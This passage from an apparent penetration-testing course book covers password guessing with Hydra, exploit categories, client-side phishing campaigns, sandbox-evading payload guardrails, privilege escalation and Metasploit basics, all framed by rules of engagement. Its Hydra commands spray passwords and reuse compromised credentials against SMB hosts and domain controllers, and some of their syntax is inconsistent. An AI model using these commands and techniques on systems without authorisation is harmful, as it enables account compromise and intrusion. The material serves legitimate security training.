hydra -l jsouik -p P@ssw0rd! -M windows-hosts.txt smb
```

Use previously compromised credentials across the network

```
hydra -C creds.txt -M windows-hosts.txt smb
```

By default, Hydra checks all passwords for one login and then tries the next login. The -u option "loops around the passwords, so the first password is tried on all logins, then the next password." This option is combined with the other options and only makes sense with a list of users (**-L**) and a list of passwords (**-P**).

```
hydra -u -L users.txt -P passwords.txt 10.130.10.5 smb2
```

Target the Domain Controller to guess domain user passwords

- For domain users, we need to target the domain controller
- We also need to specify the domain to perform this attack

```
hydra -C creds.txt -m dc01 smb2 –m workgroup:{hiboxy}
```

- Use **-m** to provide additional options to the selected module
- The curly braces {} are required
- Use **workgroup** even though though we are targeting a domain

When guessing passwords for domain users, we typically target the domain controller. Besides the username and passwords, we need to specify the domain. We need to use the -m option to provide module specific options. To find the options available for a given module, use **hyrda -U modulename**. With the smb2 module, we use the below syntax to specify the domain.

```
hydra [OPTIONS] smb2 -w workgroup{DOMAINNAME}
```

Replace **DOMAINNAME** with the domain used in your target environment, such as `hiboxy`. The curly braces {} are required. Also, the keyword **workgroup** is required even though we are targeting the domain.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

Now, let's apply some of these password guessing techniques in a hands-on lab.

Please work on below exercise.
Lab 2.5: Password Guessing

Please go to Lab 2.5: Password Guessing in the SEC560 Workbook.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

The next segment of this course discusses the exploitation of target systems. At the end of the scanning phase, you need to take an inventory of the information you retrieved so far, and the various possible vulnerabilities identified. If the Rules of Engagement for the project allow us to do so, we will use this information to exploit systems in the target environment.

There are many options for exploiting systems. In this section, we explore many of the most common and powerful techniques used by penetration testers and ethical hackers.

Exploit: Code or technique that a threat uses to take advantage of a vulnerability

- Often remote access to a machine in the form of a "shell"
  - Possibly with limited privileges
  - Perhaps with superuser privileges
- Some examples of what you can do once you've exploited a target:
  - Move files to a target machine
  - Take files from a target machine
  - Sniff packets at the target
  - Reconfigure the target machine
  - Install software on a target machine

Before we discuss how to exploit target systems, we need to define exploitation. As we discussed in 560.1, an exploit is code or a technique that a threat uses to take advantage of a security vulnerability on a target system. For a penetration tester, exploiting a target machine is gaining some form of access to the system, usually to run commands on it. We also use the phrase *compromising a machine* in a similar fashion. According to Wikipedia, an exploit is "a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized)". (https://en.wikipedia.org/wiki/Exploit_%28computer_security%29)


Our exploitation may give us limited privileges on the system, running a limited set of commands as a lowly user account. Or our exploit may provide superuser privileges on the machine (UID 0 on Linux/UNIX or Administrator or SYSTEM on Windows). Alternatively, our initial exploit may give us limited privileges, which we then escalate with a local privilege escalation attack to get superuser rights on the box.

The commands we run on the target machine that we've compromised with our exploit may allow us to move files to or from the machine. We could upload programs or take appropriate information from a machine in an authorized fashion according to our Rules of Engagement. We might run programs on it, including a sniffer that could capture packets traversing the network on which the target machine sits. We could reconfigure the machine, altering its settings so that it is more useful in subsequent testing, possibly as a jump-off or pivot point to exploit other systems. We might even install software packages on the machine.

Of course, any of these actions is significant and could impact a production environment in profound ways, especially reconfiguring the target machine or installing software that may interfere with existing software on the target.

Why Exploitation?

- Proof of vulnerability
  - Successful exploitation demonstrates risk
- False positive reduction/elimination
  - Note: Failure does not necessarily mean it isn't vulnerable and you may still want to report the vulnerability
- Use of one machine as a pivot point to get deeper inside the network
  - Model real-work attacker actions
- Exploitation leads to post-exploitation
  - Helps us understand the business risks due to discovered vulnerabilities



Why would we consider exploiting a target machine during a test? First, keep in mind that not all tests actually involve exploitation. Some target organizations merely want a list of potential vulnerabilities or even just open ports for their test results, without any more detailed confirmation of the exploitability of the targets.

Other organizations scope tests to include exploitation for several reasons. First, by actually exploiting a system, we can reduce the number of false positives we get from our vulnerability scanning tool. After all, if the exploit works in compromising the target machine, we have confirmed that the vulnerability is actually present. Note that if an exploit does not work, there still might be a significant vulnerability on the target. But the given exploit code the testers used might have flaws causing it to fail. Another evil attacker might have a different and better exploit that would succeed. Thus, we still should report discovered potential vulnerabilities, even though we cannot successfully exploit them.

A successful exploit also offers proof that a vulnerability exists, helping motivate the target organization to address its true risk in a more effective manner.

Furthermore, by compromising one machine, we may use that system as a pivot point to discover, scan, and exploit additional systems. For example, by compromising one machine on a DMZ, we can then use that system to compromise other machines on the DMZ or possibly the internal network. Alternatively, if the penetration test includes client-side exploitation within its scope, we may compromise an internal system and then pivot through it to get access to internal servers or even DMZ servers, a powerful form of attack that mimics what many real-world bad guys do today. But we should do such pivoting only if it is explicitly agreed to by target organization personnel.

And that gets us to the most valuable part of exploitation: it allows us to perform post-exploitation activities that let us better understand and demonstrate the business implications and risks associated with the vulnerabilities we've exploited. That's why we'll spend a good deal of time in this book discussing post-exploitation activities.

Understand the probabilistic nature of exploit success!

- Service crash
- System crash
- System stability or integrity impacted
- Data exposure with legal ramifications (don't be the breach!)
- Inadvertently accessing the wrong system
  - Out of scope or even the wrong target organization

Test riskier exploits off-hours or during a maintenance window

Exploiting target machines does bring some significant risks, however, which must be carefully discussed with target organization personnel.

Exploitation could cause a target service to crash, resulting in a denial-of-service condition. On a critical production system, such service interruption could result in significant damages from financial, reputational, and other perspectives. Beyond the crash of an individual service, the entire target system could crash, causing several services to come offline. Or instead of bringing a system down immediately, an exploit could make it unstable. Thus, the service or system continues to run but has problems intermittently that might be difficult or impossible to track back to the exploitation attempt.

Furthermore, an exploit may violate the integrity of the system, tweaking its configuration or worse. Important and sensitive data could be lost.

Also, by exploiting a system to get access to files or sniff packets from the network, the testing team might see data that it isn't officially authorized to view. In financial services, healthcare, government agencies, and other industries, there could be significant legal implications for testers who view this data because their jobs usually do not have an explicit need for data access.

Another concern with exploitation involves inadvertently attacking the wrong system and successfully compromising it. A penetration tester who isn't careful could compromise systems that are outside of the scope of the project or even outside the target organization, facing significant legal implications.

Because of all these concerns, not only should exploitation be discussed with the target organization in the context of the whole project, but it should also be addressed on a system-by-system basis. That is, before running exploits against a particular machine, check with target organization personnel to make sure the given target is in scope and to find out whether accessing it or viewing data from it has any implications.

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

Penetration testers and ethical hackers often attack target systems using exploits. There are thousands of exploits available on both a free and a commercial basis today, with new ones released on a regular basis. But not all exploits are identical. There are numerous different ways to categorize exploits based on how they function, the vulnerabilities they target, where they run, and so on. From a penetration tester and ethical hacking perspective, one of the most useful means for categorizing exploits separates them into client-side, service-side, and local privilege escalation attacks. Let's explore each of these different categories in detail to see how we can use them in our penetration testing and ethical hacking work.

Categories of Exploits

Exploit Categories

- Most exploits fall into one of three categories:
  - Service-side exploit
  - Client-side exploit
  - Local privilege escalation
- A penetration tester may need to use any one or, more likely, a combination of each of these kinds of attacks during the course of a single project
- Let's explore each in detail

Most exploits in use today fall into one of the following three categories:

- *Service-side exploits* attack a service that is listening on the network. The service gathers packets from the network, passively waiting for a user on a client machine to initiate a connection. To exploit the service, the attacker generates exploit packets destined for the target service. No user interaction on the target machine is required.
- *Client-side exploits* focus on attacking a client application that fetches content from a server machine. Based on user interaction, the client program must actively pull content from a machine configured to exploit it for this kind of attack to work.
- *Local privilege escalation* exploits deal with an attacker who already has limited privileges to run code on a target machine. With this attack, the tester exploits some functionality of the target system to jump to higher privileges on the machine, such as root, admin, or SYSTEM privileges. Local privilege escalation attacks may or may not involve user interaction.


A penetration tester may need to use any of these kinds of exploits during a project. A well-stocked arsenal of each kind of exploit can be quite helpful.

New vulnerabilities that fit into these three categories are discovered on a regular basis. Penetration testers and ethical hackers need to stay abreast of current issues as well as important vulnerabilities and related exploits from the recent past.

Service-Side Exploits

Exploit Categories

- With these exploits, a service listening for network traffic has a vulnerability
- Attacker composes specific packets for service to exploit it
- Firewall filtering must allow inbound packets for given service
  - Once we gain access to one system inside firewall, we may pivot



Traditionally, penetration testing and ethical hacking focused on service-side exploits, and these vulnerabilities remain a big part of most tests today. In this kind of attack, a service listens on the target machine. In the vast majority of cases, the service listens on a given TCP or UDP port, although in rare circumstances, a system may be exploitable via an ICMP, a raw IP packet, or other packet type (usually for a vulnerability in the kernel of the target). The TCP and/or UDP port listeners are discovered by the port scanning we discussed earlier in the course. The vulnerable service is identified based on OS fingerprinting and version scanning. Given the port number, the version type, and the operating system, the attacker runs a tool that generates suitable exploit packets tuned for the target machine that are fired across the network at the target machine's listening service.

Of course, for a service-side exploit to work, the attacker must get packets to the target service. Thus, if there is some form of firewall filtering between the attacker and the target (such as a network firewall, a network-based Intrusion Prevention System, or even a host-based firewall on the target machine), it must allow inbound access to the service the attacker is attempting to exploit, or the attacker cannot use a service-side exploit against it.


After the attacker gains access to one machine inside the firewall (perhaps with a service-side exploit or even with one of the client-side exploits we'll discuss later), the attacker can use that system to pivot, exploiting other systems.

Client-Side Exploits

Exploit Categories

Client-side exploits wait for a client application to access attacker-supplied response/file via an attacker-controlled server and then deliver an exploit

- More plentiful in recent years
- For pen tests with client-side exploits in scope, compromise is almost always successful



In the past few years, the number of service-side vulnerabilities and public exploits for those flaws has shrunk. They haven't disappeared; but gone are the heady days of 2000 to 2004 when a new service-side vulnerability seemed to appear every few weeks. Attackers have adapted, and as penetration testers and ethical hackers, we must adapt too if we want to find the kinds of flaws that are commonly exploited today. **Whenever a penetration test or ethical hacking project includes client-side exploitation within scope, the successful compromise of at least one target is common.**

Today, the vast majority of vulnerabilities are discovered in client-side software. In these attacks, a user at a client machine runs a program that initiates an outbound connection to a server somewhere on the network. The attacker has configured the server to respond, delivering an exploit back to the client software. The attacker may own the server machine, or it could be a third-party system on which the attacker has posted exploit code. From an attacker perspective, the upsides of client-side attacks are:

- The attack will work as long as the firewall allows outbound access from the target machine, and most firewalls allow such outbound access for some of the most vulnerable client programs available: browsers.
- The attacker doesn't have to target a single user but can instead spread a net for various users who may access the attacker's machine.

There are some downsides for the attacker, as well, however:

- User interaction is typically required to run the client program and initiate the connection.
- The exploit will typically get the privileges of the client program, which may not be running with root, admin, or SYSTEM privileges (although, sometimes it is).
- The attacker must solicit traffic from the victim machine. This is often done via email, DNS manipulation, social engineering, and other tricks.

Notable Client-Side Exploits: Commonly Vulnerable Software

Exploit Categories

- Browsers:
  - Internet Explorer and Microsoft Edge
  - Firefox
  - Chrome
  - Safari
- Media players:
  - iTunes, QuickTime Player, RealPlayer, etc.
- Document-reading applications:
  - Adobe Reader and Acrobat
  - Microsoft Word, PowerPoint, Excel
- Runtime environments:
  - Java



On the client side, there are a plethora of exploitable vulnerabilities. The target applications tend to fall into one of these categories:

- **Browsers:** In the last several years, there have been numerous flaws in browsers that are readily exploitable using public free exploitation tools. Many of these exploits are of high quality, operating reliably with high success rates. Internet Explorer and Microsoft Edge are significant attack targets. Firefox also has had some significant flaws and is less quickly patched than Microsoft browsers in some enterprises, making it a prime target. In addition, Chrome and Safari have a significant history of vulnerabilities.
- **Media players:** Audio and video viewing applications have a significant history of security issues, including Apple's iTunes, QuickTime Player, and RealPlayer, among many others.
- **Document-reading applications:** These applications have had a rough time in the past couple of years, with major vulnerabilities discovered on a regular basis in various Microsoft Office products, such as Word and PowerPoint. One of the biggest areas of exploitation here is Adobe Reader, which has had several flaws and is often not patched by enterprises on a regular basis. Also, Adobe Acrobat has had several flaws.
- **Runtime environments:** There are exploits for Java that break out of the Java sandbox on the client and run code of an attacker's choosing on the underlying operating system.

These aren't the only exploitable client programs available, but these categories tend to offer testers the most fertile attack surface.

Mounting a Client-Side Exploitation Campaign

Exploit Categories

- For client-side exploitation pen tests, some pen testers send email to in-scope target addresses and try to exploit anyone that clicks the link
  - This is dangerous because someone may forward your email
  - You could limit your exploit to attack on certain IP addresses, but it is still easy to stray outside of scope
- We recommend another approach: split the project in two
  - First, send spear-phishing email with link or attachment, and then count the number of clicks you get. DO NOT EXPLOIT.
  - Second, with a collaborator operating or remote access on a client machine, click links and try to exploit
  - Phase 1 gives you stats safely
  - Phase 2 lets you determine what's possible given the Phase 1 clicks

When conducting client-side penetration tests, some penetration testers send spear phishing emails to a group of in-scope client email addresses and then try to exploit every client system where someone clicks the link from the email. Unfortunately, this approach is dangerous, in that one of the in-scope target recipients may forward the email to someone outside of the project scope, perhaps even someone in a different company or government agency. Attacking this forwarded recipient when they click a link could get the penetration tester in a lot of legal trouble. Some penetration testers try to finesse the situation by configuring their exploitation tools to exploit only in-scope IP addresses. However, because these addresses may be behind NAT devices that make many different machines appear to come from a single IP address, these approaches still could result in attacking an out-of-scope machine.

A much better way to conduct a client-side exploitation project is to split the project into two components. Instead of sending spear phishing email to a group of addresses and then exploiting any client that clicks the link, you could instead unbundle the project into two phases. In Phase 1, you send the spear phishing email and configure your web server to merely count the number of clicks you get on a link in the email, without exploiting any of the systems included in this phase. That approach safely provides the statistics you want about user click rates under spear phishing attacks. For Phase 2, the tester and the target organization choose one specific collaborator for the tester, who will knowingly surf to any URLs provided by the tester. The pen tester then tries to exploit just that collaborator's machine or a small number of systems, a representative sample of the target environment. With the Phase 2 exploitation results, we may pivot and engage in other post-exploitation activities, such as plundering, which we'll discuss later in this book.

Our results of Phase 2 can let us infer what we may have achieved with any of the clicks we measured in Phase 1. In the end, this approach provides useful statistics (Phase 1) and reasonable conclusions about the potential impact of client-side exploitation (Phase 2) in a relatively safe fashion, staying within scope.

- Using "Guardrails" limits execution to specific machines
- Useful in reducing the likelihood of going out of scope
- Can work to bypass/detect sandbox
  - Don't run if in a VM, if not joined to the domain
  - Only run if specific software is installed
  - Key the internal domain, decrypt and execute based on the domain name
- Similar to VM/Sandbox evasions, but target-specific (e.g., domain)
- Reference: https://attack.mitre.org/techniques/T1480/

Guardrails can be an important piece of your payloads to reduce the likelihood of going out of scope. If you send an email with an attack payload, the payload can be set to only fully execute under specific criteria. We can use a guardrail to detect if the payload is running in a VM, and then not execute. This is similar to, but not the same as, VM detection. Guardrails go a step further and take actions based on the knowledge of what should be in an environment.

How do we need deliver payloads to a test system?

- Remote desktop or VPN (preferred)
  - Allows the tester to quickly iterate through payloads
- Manual user intervention, coordinated via telephone
  - Testing is only as fast as the helper, and the helper has other things to do
- Email with links or attachments
  - Payloads may be filters (but that could be a valid test too!)

After we develop an inventory of client-side programs, how can we then test whether those programs are exploitable? We need to have those client machines access our testing systems so that we can serve up a series of exploits. There are several methods for making this happen, including:

- **Remote desktop or VPN:** Oftentimes the testers will access the target system to interact with the payloads. This is an efficient method that allows the tester to quickly iterate should a payload be blocked or ineffective.
- **Manual user intervention:** The tester could coordinate with target personnel, asking them to use a stock laptop or desktop machine to surf to a variety of URLs provided to the tester over the phone. From a positive perspective, this approach allows for careful coordination, back-and-forth discussions, and retries in real time. From a negative perspective, it consumes the time of likely busy target personnel.
- **Email with links:** The tester could send email with links that point back to the tester's machines with exploits ready to be served. Target personnel would have to click these links, of course, to automatically invoke the appropriate client software to access the tester's environment. The Core IMPACT commercial exploitation tool includes functionality that will automatically generate and send email containing links. Alternatively, you could generate such email manually. Be careful in determining who you send these email messages to, making sure that such recipient personnel are explicitly in the project's scope.

Use a computer and account from a recently separated employee to get the best "representative sample" system


- Gold images and accounts often don't have all the software and access an employee needs
- During the first few weeks, new employees often need to make multiple requests to get the access and software they need
- Often, a tester hears, "I'm almost ready for the test—just let me update my patches"
  - Such a test is not actually revealing the true risks of the target organization
  - Politely explain this to target personnel
  - And make sure that the Rules of Engagement or scoping agreement mentions using a "representative sample" machine or a system from a separated user

When performing this client-side testing, make sure that target personnel use a representative sample of one or more client machines to access your test environment. Quite often, when conducting such tests, target personnel say, "OK, I'm almost ready to access your systems, but let me just update my patches first". This happens all the time and is, unfortunately, not an adequate test of the risks faced by the target organization. Make sure that a stock laptop that has the same patch level as the common users in the target environment is employed. You also may want to have this understanding included in the project's Rules of Engagement or scoping agreement.

Local Privilege Escalation Exploits

Exploit Categories

- "PrivEsc" flaws allow a user to jump from a limited privilege account to higher privileges, such as
  - root / UID 0 on Linux or UNIX
  - Administrator or SYSTEM on Windows
- Requires some type of access to the system
  - Many vendors rate the vulnerabilities less severe (since it requires access), so they are less likely to be patched
  - Examples: Client-side exploit, service-side exploit, password guessing, password sniffing, and so on
- Can allow tester to read arbitrary files from system, install software, run a sniffer, and more



Besides service-side and client-side exploits, a third category of exploit often becomes important when a tester compromises a machine: local privilege escalation exploits. With these issues, an attacker must first have some form of access to a machine, with the ability to run commands on it with limited privileges. The attacker may have gotten such access by using a client-side or service-side exploit of a program running with limited privileges. Or the attacker may have successfully guessed a password to a lower-privileged account. Alternatively, the attacker may have sniffed a password from the network as it passed by a machine on which the attacker already gained high-privileged access to run a sniffer. The password gathered by the sniffer may provide limited-privilege access to an account on another system.

In a local privilege escalation attack, the attacker runs code that either makes the current limited-privilege process jump up in privileges to start running with higher rights on the machine or uses the existing limited-privilege process to attack high-privilege processes to make them run code. Both scenarios are a form of local privilege escalation. The goal for either of them is to let the attacker run code with higher privileges, such as root or UID 0 privileges on Linux/UNIX or Administrator or Local SYSTEM on Windows machines.

After the attacker attains superuser privileges, they can then read any file on the machine that is not encrypted, install software on the system (including attack tools to target other systems), run a sniffer that grabs packets passing by the network interface of the target machine, monitor the system at a fine-grained level, and so on.

Many organizations do not patch local privilege escalation vulnerabilities quickly because most vendors do not rate such issues as Critical. Microsoft, as well as many other vendors, tends to rate such issues as Important, at best.

Local Privilege Escalation Attack Categories and Suites

Exploit Categories

- Types:
  - Race conditions (commonly a "time of check, time of use" issue)
  - Attacks against the kernel
  - Local exploit of privileged program or service
    - Linux/UNIX: SetUID 0 executables
    - Windows: Attacks against processes such as csrss.exe, winlogon.exe, lsass.exe, and so on
- For Windows, Metasploit Meterpreter "post" modules
- For Linux, use the Linux Exploit Suggester: https://github.com/mzet-/linux-exploit-suggester

There are numerous types of local privilege escalation attack, but they tend to fall into the following categories:

- **Race conditions:** This kind of issue involves two different actions happening on a system in an indeterminate order (nearly at the exact same time) with different results if one action finishes before the other. In some local privilege escalation attacks, some systems have features that check to see if a program has the privileges needed to perform a given action while the action itself is initiated. If the action finishes before the privilege check is done, a privilege escalation attack could occur.

- **Kernel attacks:** The heart of most operating systems, the kernel may have flaws that allow an attacker to run code that makes calls into kernel functionality, carefully orchestrating these calls with input that tricks the kernel into running code of the attacker's choosing with higher privileges.

- **Local exploit of high-privileged program or service:** An attacker may use a limited privilege process on a machine to try to execute programs with higher privileges or make calls to a higher-privileged process running on the same system. On Linux/UNIX machines, these attacks tend to focus on SUID root programs or scripts, which always run with UID 0 privileges regardless of the privileges of the account that invokes the script. On most systems, SUID root programs are carefully constructed to make sure they can perform only one given action, such as changing a user's password (which involves editing the /etc/passwd or /etc/shadow file), to minimize the chance of attack. By exploiting a flawed SUID root program, an attacker might trick it into running code. On Windows machines, this kind of attack often happens by exploits of local, high-privileged processes, such as csrss.exe (which controls interactions within user mode), winlogon.exe (which logs users on to a machine), lsass.exe (which provides authorization checks), and so on.

Some tools include a suite of exploits for local privilege escalation. In particular, on Windows, some of the Post modules included in Metasploit implement local privilege escalation attacks. We'll look at the Meterpreter getsystem command and post modules in more detail during the Metasploit Meterpreter section of the class. For Linux, the Enlightenment Exploit pack includes approximately a dozen different exploits for gaining UID 0 on a target Linux machine via local privilege escalation. One of the best tools for privilege escalation on Linux is the Linux Exploit Suggester: https://github.com/mzet-/linux-exploit-suggester

Course Roadmap

- Comprehensive Pen Test Planning, Scoping, and Recon
- ***In-Depth Scanning and Initial Access***
- Assumed Breach, Post-Exploitation, and Passwords
- Lateral Movement and Command and Control (C2)
- Domain Domination, Azure Annihilation, and Reporting

560.2: In-Depth Scanning and Initial Access

Scanning Goals, Types, and Tips
Port Scanning
Nmap
LAB 2.1: Nmap
Masscan
LAB 2.2: Masscan
OS Fingerprinting and Version Scanning
Netcat for the Pen Tester
EyeWitness
LAB 2.3: Nmap -O -sV, EyeWitness, and Netcat
Vulnerability Scanning
Nmap Scripting Engine
LAB 2.4: NSE
Vulnerability Scanners
Initial Access
Password Guessing
LAB 2.5: Password Guessing
Exploitation
Exploit Categories
Metasploit and Meterpreter
LAB 2.6: Meterpreter

Our next topic is Metasploit, a fantastic, free exploit framework that is highly useful to penetration testers and ethical hackers. The tool is immensely powerful, offering functionality for exploiting systems in numerous different ways and then interacting with the newly exploited system quite flexibly.

We're not going to merely discuss the concepts of Metasploit. We'll go on an in-depth tour of Metasploit, discussing its most useful features for penetration testers and ethical hackers, including several somewhat obscure features that are helpful when doing tests. We'll also do hands-on labs with an exploit to get command shell access and another exploit to load the flexible Meterpreter payload into a target machine.

Metasploit Exploitation Framework


- Metasploit is a free, open-source exploitation framework
- What's an exploitation framework?
  - An environment for running numerous different exploits in a flexible fashion
  - An environment for creating new exploits, using interchangeable piece parts
  - Simplifies the creation of new exploits
  - Standardizes the usage of new exploits
- Runs on Linux, macOS, and Windows
  - However, according to documentation for some versions, "The Metasploit Framework is only partially supported on the Windows platform. If you would like to access most of the Framework features from Windows, we recommend using a virtualization environment, such as VMware, with a supported Linux distribution ...."

The Metasploit Framework (sometimes abbreviated MSF) is a free, open-source exploitation framework. There are similar tools available on a commercial basis, such as Rapid7's Metasploit Pro, Raphael Mudge's Cobalt Strike, Core Security Technologies' IMPACT, and Immunity's CANVAS. But even testers who have access to such commercial tools often augment their arsenal with the free version of Metasploit, a tremendous tool for attacks.

But what is an exploitation framework? It's an environment in which exploits can be used to compromise targets and in which new exploits can be created. A comprehensive exploitation framework, like Metasploit, offers numerous reusable piece parts, libraries of code that simplify and speed up the process of creating new exploits. Also, with a large arsenal of exploits, the framework can standardize the usage patterns of exploits. Before exploitation frameworks were widely available in the 2003–2004-time frame, most exploits were one-off affairs, each carefully handcrafted but with widely varying quality and significant differences in how each exploit was used to compromise a target. Exploitation frameworks, especially Metasploit, helped to create some standards for how exploits are built and used.

Metasploit runs on Linux, macOS, and Windows. However, according to the Metasploit documentation for some versions of the tool, "The Metasploit Framework is only partially supported on the Windows platform. If you would like to access most of the Framework features from Windows, we recommend using a virtualization environment, such as VMware, with a supported Linux distribution …." There is no detailed documentation for which feature may be broken on Windows, so your best bet is to install it on another type of system, such as Linux. If a given feature happens to not function properly in Metasploit on Windows during a penetration test, you will get a false sense of the true vulnerability status of the target machine, making your test far less valuable. Use it on Linux or macOS to help ensure it functions properly.

The Metasploit Arsenal



Metasploit divides up the concept of exploits, payloads, and auxiliary and post modules

- An exploit takes advantage of a flaw in a target program
- The payload makes the target do something the attacker wants
- Auxiliary modules perform all kinds of tasks, including scanning
- A post module is used in post-exploitation to plunder targets or manipulate them

The Metasploit arsenal includes several user interfaces, an exploit collection, and a payload collection. Within the context of Metasploit, an exploit is a piece of code that can take advantage of a given vulnerability in a target program, making it run a payload. The payload is a piece of code that does something on a target machine for the Metasploit user, such as opening up a remotely accessible command shell or gaining remote control of the target machine's GUI. By separating the exploits from the payloads, Metasploit allows us to mix and match a given exploit for a vulnerability that we've discovered in a target environment with a particular payload of our choice that gives us the type of control we need on a target. For example, you might choose a payload that gives remote command shell access on a target Windows machine because you have good command line skills in Windows. Or you might choose a payload with remote GUI control because you are more GUI oriented. Or you may prefer the immense flexibility of the Meterpreter payload, which we'll cover in more detail later. For each given exploit, we often have a dozen or more compatible payloads from which to choose.

The Metasploit user invokes an appropriate interface and uses it to select an exploit and a payload. The user then configures various options for the exploit and payload and uses Metasploit to shoot the results at a target system.

In addition, Metasploit includes numerous auxiliary modules, which provide other attack capabilities, including port scanning, vulnerability checks, DNS interrogation, and a variety of other features.

Metasploit also includes post modules. Penetration testers use these after successfully exploiting a target machine. Many of them are associated with plundering the target for valuable information, while others focus on reconfiguring the target system to bend it to the attacker's will.

Many security researchers release new exploits on a regular basis for newly discovered vulnerabilities as Metasploit modules, integrated into the Metasploit framework and ready to use. Some researchers work on new payloads, creating new capabilities usable by the exploits already included in Metasploit.

A Guided Tour of Metasploit

- Let's tour Metasploit through its various components
- Pay careful attention, as we'll be using various components in labs throughout this session and subsequent sessions of the course
- Later, we'll do a lab that walks us through Metasploit's user interface

